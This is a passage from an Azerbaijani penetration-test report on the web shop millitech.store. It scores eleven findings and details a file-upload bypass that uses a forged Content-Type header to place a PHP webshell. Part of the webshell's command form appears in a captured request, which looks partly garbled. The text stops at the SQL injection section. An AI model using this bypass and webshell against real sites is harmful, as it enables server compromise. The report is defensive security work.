

# Pentest Team Report



Komanda lideri: İlqar Həsənov

Komanda üzvləri: Vüqar Əkbərli, Fuad Nəcəfov, Ruslan Məmmədov, Rəvan Şahverənli

Hesabat: [millitech.store](http://millitech.store)  
Hazırladı: Millisec Intern Red Team

## Contents

<b>1 GİRİŞ .....</b>	4
1.1 Əhatə dairəsi.....	4
<b>2 ÜMUMİ XÜLASƏ .....</b>	4
2.1 Risk Qiymətləndirməsi.....	5
2.2 Tapıntıların icmali.....	5
<b>3 Metodologiya .....</b>	6
3.1 Kəşfiyyat.....	6
3.2 Zəifliklərin Qiymətləndirilməsi.....	6
3.3 İstismar .....	6
3.4 İstismardan Sonra .....	6
3.5 Hesabatlandırma .....	6
<b>4 ZƏİFLİKLƏR VƏ ARADAN QALDIRMA HESABATI.....</b>	7
<b>4.1 Edit_product.php funksiyasında File upload .....</b>	7
4.1.1 İstismar .....	7
4.1.2 Təvsiyələr .....	10
<b>4.2 Product.php funksiyasında SQL injection .....</b>	11
4.2.1 İstismar .....	11
4.2.1.1 Union-based SQL injection .....	11
4.2.1.2 Boolean-based blind SQL injection .....	12
4.2.1.3 Time-based blind SQL injection .....	13
4.2.2 Təvsiyələr .....	15
<b>4.3 Sensitive Information Disclosure.....</b>	15
4.3.1 İstismar .....	16
4.3.1.3 /admin/admin.....	17
4.3.1.4 product.php .....	18
4.3.2 Təvsiyələr .....	18
<b>4.4 Cart.php və checkout.php funksiyasında Business Logic Vulnerability .....</b>	19
4.4.1 İstismar .....	19
4.4.2 Təvsiyələr .....	20
<b>4.5 Signup_from.php funksiyasında stored XSS .....</b>	21

4.5.1 İstismar .....	21
4.5.2 Tövsiyyə.....	22
<b>4.6 Product.php funksiyasında DOM XSS.....</b>	<b>22</b>
4.6.1 İstismar .....	23
4.6.2 Tövsiyələr .....	24
<b>4.7 Store.php funksiyasında Reflected XSS .....</b>	<b>24</b>
4.7.1 İstismar .....	25
4.7.2 Tövsiyyələr .....	25
<b>4.8 Checkout.php funksiyasında CSRF.....</b>	<b>25</b>
4.8.1 İstismar .....	26
4.8.2 Tövsiyələr .....	27
<b>4.9 Product.php funksiyasında HTML Injection .....</b>	<b>28</b>
4.9.1 İstismar .....	28
4.9.2 Tövsiyələr .....	29
<b>4.10 İnsecure Design .....</b>	<b>29</b>
4.10.1 Istismar .....	29
4.10.2 Tövsiyələr .....	31
<b>4.11 Signin_from.php funksiyasında Lack of Brute Force Protection .....</b>	<b>31</b>
4.11.1 İstismar .....	31
4.11.2 Tövsiyələr .....	32
<b>5 Web Tətbiqin Təhlükəsizlik Qiymətləndirilməsi .....</b>	<b>32</b>
5.1 Serverə giriş .....	34
5.2 RCE .....	45
5.3 Post Exploitation Mərhələsi və Məhdudiyyətlər .....	48
<b>6 Exploit Zənciri.....</b>	<b>54</b>
<b>7 Tövsiyələr.....</b>	<b>54</b>
<b>8 Nəticə.....</b>	<b>54</b>

# 1 GİRİŞ

Bu hesabat hədəf veb tətbiqə aparılmış penetrasiya testinin nəticələrinin xülasəsini təqdim edir. Qiymətləndirmə tərəflər arasında əvvəlcədən razılaşdırılmış qaydalar əsasında, black-box yanaşması ilə həyata keçirilmişdir.

Test zamanı **Sensitive Information Disclosure** zəifliklərinə əsaslanan istismar zənciri aşkarlanmışdır. Müştəriyönlü səhifələrdə və köməkçi fayllarda (məsələn, mənbə kodu fragmentları və robots.txt) saxlanılan həssas məlumatlar — yüksək səlahiyyətli idarəetmə panellərinə istinad edən URL-lər, kataloqlar, identifikatorlar və giriş rekvizitləri — ifşa olunmuşdur. Həmçinin autentifikasiya üçün tələb olunan tokenin tətbiq daxilində mühafizəsinin qeyri-kafi olması səbəbindən həmin tokenin sizması müşahidə edilmişdir.

Bu zəifliklərin kombinasiyası icazəsiz girişə, səlahiyyətlərin mərhələli artırılmasına və nəticə etibarilə server tərəfdə **uzaqdan kod icrasına (RCE)** imkan yaratmışdır. Aşkar edilən boşluqlar həm tətbiq səviyyəsində (həssas məlumatların ifşası, giriş nəzarətlərinin və fayl yükləmənin qeyri-kafi qorunması), həm də server konfiqurasiyasında mövcud zəiflikləri nümayiş etdirir. Nəticələr göstərir ki, tək bir zəifliyin vaxtında və düzgün mitigasiya edilməməsi tam sistem kompromisinə gətirib çıxara bilər.

Qeyd edilən istismar ardıcılılığı, sübut artefaktları və düzəliş tövsiyələri hesabatın növbəti bölmələrində təqdim olunur.

## 1.1 Əhatə dairəsi

Təhlükəsizlik qiymətləndirməsi istehsalat (production) mühitində həyata keçirilmişdir və aşağıdakı resursları əhatə etmişdir:

- millitech.store

# 2 ÜMUMİ XÜLASƏ

Bu penetrasiya testi hesabatının məqsədi **Millitech** şirkətinə məxsus veb tətbiqin təhlükəsizlik vəziyyətini qiymətləndirmək və onun təkmilləşdirilməsi üçün tövsiyələr təqdim etməkdir.

Testin əhatə dairəsinə şirkətin veb tətbiqlərinin ətraflı şəkildə yoxlanılması daxil olmuşdur. Qiymətləndirmə nəticəsində mövcud zəifliklər müəyyən edilmiş, onların potensial təsirləri təhlil olunmuş və müvafiq qarşısının alınması tədbirləri tövsiyə edilmişdir.

## 2.1 Risk Qiymətləndirməsi

Aşağıdakı cədvəl bu hesabat boyunca istifadə olunan risk adlandırmaları və rəng kodları üçün açar rolunu oynayır və aydın, yiğcam risk qiymətləndirmə sistemi təqdim edir.

Qeyd etmək lazımdır ki, aşkarlanan zəifliklərin ümumi biznes riskinin dəqiq ölçülməsi bu qiymətləndirmənin əhatə dairəsinə daxil deyil. Bu o deməkdir ki, bəzi risklər texniki baxımdan yüksək dərəcədə qiymətləndirilə bilər, lakin bizə məlum olmayan digər nəzarət mexanizmlərinə görə biznes tərəfindən qəbul edilə bilən səviyyədə hesab oluna bilər.

#	Vulnerability Name	CVSS Score	Severity
1	File Upload to RCE	9.1	Critical
2	SQL injection	8.6	High
3	Sensitive Information Disclosure	7.6	High
4	Stored XSS	5.7	Medium
5	Business Logic Vulnerability	5.4	Medium
6	DOM XSS	5.3	Medium
7	Reflected XSS	4.3	Medium
8	CSRF	3.5	Low
9	HTML Injection	3.5	Low
10	Insecure Design	3.1	Low
11	Lack of Brute Force Protection	0	Info

CVSS score hesablaması üçün istifadə edilən sayt: <https://www.first.org/cvss/calculator/3-0>

## 2.2 Tapıntıların İcmalı

Qiymətləndirmə zamanı aşkar edilmiş bütün məsələlər aşağıda hər biri üçün qısa təsvir və risk dərəcəsi ilə birləşdə təqdim olunur. Bu hesabatda istifadə olunan risk dərəcələri **Risk**

**Qiymətləndirmələri** bölməsində müəyyən edilmişdir.

Ümumilikdə, **CLIENT** (Müştəri) yüksək riskli hücum səthi nümayiş etdirir; aşkarlanan əsas kritik zəifliklər Müştərinin kritik infrastrukturunda vəbsaytda administrator səlahiyyətlərinin əla keçirilməsinə imkan vermişdir.

RİSK RATING	SAY
CRITICAL	1 boşluq
HIGH	2 boşluq
MEDIUM	4 boşluq
LOW	3 boşluq
INFO	1 boşluq

## 3 Metodologiya

Penetrasiya testi hədəf sistemlərin hərtərəfli yoxlanılmasını təmin etmək üçün strukturlaşdırılmış yanaşma ilə aparılmışdır. Metodologiya aşağıdakı mərhələləri əhatə edir:

### 3.1 Kəşfiyyat

- Aktiv və passiv məlumat toplanması: alt qovluq, subdomainlərin tapılması
- **İstifadə olunan alətlər:** feroxbuster, crt.sh

### 3.2 Zəifliklərin Qiymətləndirilməsi

- Aşkarlanmış xidmətlərin məlum zəifliklər üçün avtomatlaşdırılmış və əl ilə skan edilməsi.
- **İstifadə olunan alətlər:** Burp Suite.

### 3.3 İstismar

- Aşkarlanmış zəifliklərin istismarına cəhd edilərək icazəsiz girişin əldə olunması və səlahiyyətlərin artırılması (privilege escalation).

### 3.4 İstismardan Sonra

- Giriş qorumaq, səlahiyyətləri artırmaq və məlumat çıxarma (data exfiltration).
- Sistem daxilində həssas məlumatların təhlili və şəbəkə daxilində yan hərəkət imkanlarının (lateral movement) araşdırılması.

### 3.5 Hesabatlandırma

- Tapıntıların, sübutların və aradan qaldırma üzrə tövsiyələrin sənədləşdirilmə



## 4 ZƏİFLİKLƏR VƏ ARADAN QALDIRMA HESABATI

Bu hesabat **Millitech** şirkətinin veb tətbiqlərinin təhlükəsizlik vəziyyətinə dair hərtərəfli qiymətləndirmə təqdim edir; həm aşkarlanmış zəiflikləri, həm də onların aradan qaldırılması (remediation) üçün tövsiyələri əhatə edir. Məqsəd, şirkətin veb əsaslı aktivlərinin kibertəhdidlərə qarşı qorunmasını təmin etmək və təhlükəsizliyin yaxşılaşdırılması üçün icra oluna bilən addımlar təklif etməkdir.

Hesabat, şirkətin veb tətbiqlərində mövcud ola biləcək zəiflik və zəif nöqtələri müəyyənləşdirmək məqsədilə **avtomatlaşdırılmış alətlər və manual üsul** ilə aparılmış hərtərəfli təhlükəsizlik qiymətləndirilməsinin nəticələrini əhatə edir.

Tapıntılar, tətbiqlərin **təhlükəsizlik pozuntuları və məlumat itkisi** riski daşıyan sahələrini vurğulayır və bu riskləri minimuma endirmək üçün müvafiq **aranan qaldırma tədbirlərini** tövsiyə edir. Həmçinin, gələcəkdə təhlükəsiz veb tətbiq mühitinin saxlanması üçün **yaxşı təcrübələr və istiqamətləndirici prinsiplər** təqdim olunur.

Bu hesabatda göstərilən tövsiyələrin həyata keçirilməsi **Millitech-in** veb tətbiqlərinin təhlükəsizlik səviyyəsini əhəmiyyətli dərəcədə artıracaq və uğurlu kibertəhlükə hücumlarının riskini azaldacaq.


### 4.1 Edit\_product.php funksiyasında File upload

File upload boşluğu sayt üzərində serverə öz zərərli faylimizi yükləyərək onu çalışdırmağımıza nail olduğumuz bir boşluqdur. Bu boşluq əsasən serverdən uyğun user adına shell almaq üçün istifadə edilir. Düzgün konfiqurasiya olunmassa serverin bütün məlumatları ələ keçirilə bilər və bu isə kritik səviyyəli ola bilər.


**Impact:** Critical

#### 4.1.1 İstismar

**Edit product** bölməsində fayl şəkli dəyişə bildiyimizi görürük və burada **file upload** boşluğunu praktika edirik.



Burada normal şəkildə .php uzantılı fayl yükleməyə çalışırıq və .php yükleyən zaman requestin getmədiyini görürük.



Daha sonra file upload üçün **whitelist** və **blacklist** bypass metodlarını yoxlayırıq və onlarında işə yaramadığını görürük. Ən sonda requesti tuturuq və **content-type** headerini dəyişərək **image/jpeg** yazırıq və faylin yükləndiyini görürük.

Burp Suite Professional v2023.10.2 - Temporary Project - Licensed to ZeroDayLab Crew

Request to https://www.millitech.store:443 [13.61.139.31]


Forward Drop Intercept is on Action Open browser Comment this item

Pretty Raw Hex



```
3 Cookies: PHPSESS=Depgtat0c6d6eb9739pcrc0p
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: multipart/form-data;
9 Content-Disposition: form-data; name="product_name"
10 Content-Length: 1590
11 Origin: null
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: uo, 1
18 Te: trailers
19 Connection: close
20 Content-Disposition: form-data; name="t"
21 Content-Type: application/x-php
22 ddf761b125c1fae1ae6133318512e439d14e0870003a2639a28e9a46cc92c
23 Content-Disposition: form-data; name="product_name"
24 Content-Disposition: form-data; name="picture"; filename="webshell.php"
25 Content-Type: application/x-php
26 iPhone ds
27 Content-Disposition: form-data; name="picture"; filename="webshell.php"
28 Content-Type: application/x-php
29
30
31
32
33 <html>
34 <body>
35 <form method="GET" name=<php echo basename($_SERVER['PHP_SELF']); ?>><
36 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
37 <input type="SUBMIT" value="Execute">
38 </form>
39 <pre>
40 </pre>
```

② ⚙️ ⏪ ⏩ Search ⌂ 0 highlights

© 2025, made with ❤ made by Jeyapratha Puspantan



Sonra bu məhsulda şəkil yerləşən sahəyə gəlib open image a new tab etdiyimiz zaman web shell payloadımızın işlədiyini və bizə cavab gətirdiyini görürük.



Və bununla da RCE etmiş oluruq.

#### 4.1.2 Tövsiyələr

- Fayl Tipi Yoxlaması.**

Fayl uzantılarına görə server tərəfli yoxlama təyin etmək. Yəni ancaq kontekstə uyğun olan fayl uzantılarının yüklənməsinə icazə vermək

- Blacklist/Whitelist**

Yalnız icazə verilən fayl uzantılarını yükləyə bilmək və ya yüklənməsinə icazə verilməyən fayl uzantıları təyin etmək.

- Script Fayllarının İcazəsinin Qarşısını Almaq:**

Script fayllarını analiz edərək onların yüklənilməsinə və serverdə çalışdırmağa qadağın qoymaqla

- **File Name Randomlaşdırma və Filterləmə:**  
Fayl serverə yüklənən zaman qarşısına random prefiks(uid, guid təyin etmək)

- **Antivirus sistemləri**

Serverdə antivirus quraşdıraraq yüklənilmiş zərərli skriptlərin çalışdırılmamasına icazə verməmək.

## 4.2 Product.php funksiyasında SQL injection


SQL injection database serverdəki məlumatları əldə edə bildiyimiz bir boşluqdur. Bu zaman biz sql database-ə gedən sorğunu manipulyasiya edərək öz sorğumuzu həmin sorğuya calayıraq və sorğu gedib serverdə işləyir və nəticədə, istifadəçi doğrulama (authentication) və giriş nəzarət (access control) mexanizmləri dəlaşılı bilər, hücumçu isə bütün verilənlər bazasına çıxış əldə edə bilər; əldə edilə biləcək həssas məlumatlara istifadəçi hesabları və onların parol hash-ləri, şəxsi identifikasiya məlumatları (PII), intellektual mülkiyyət, şirkət sırları və digər gizli məlumatlar daxildir.

### Impact: High


#### 4.2.1 İstismar

##### 4.2.1.1 Union-based SQL injection

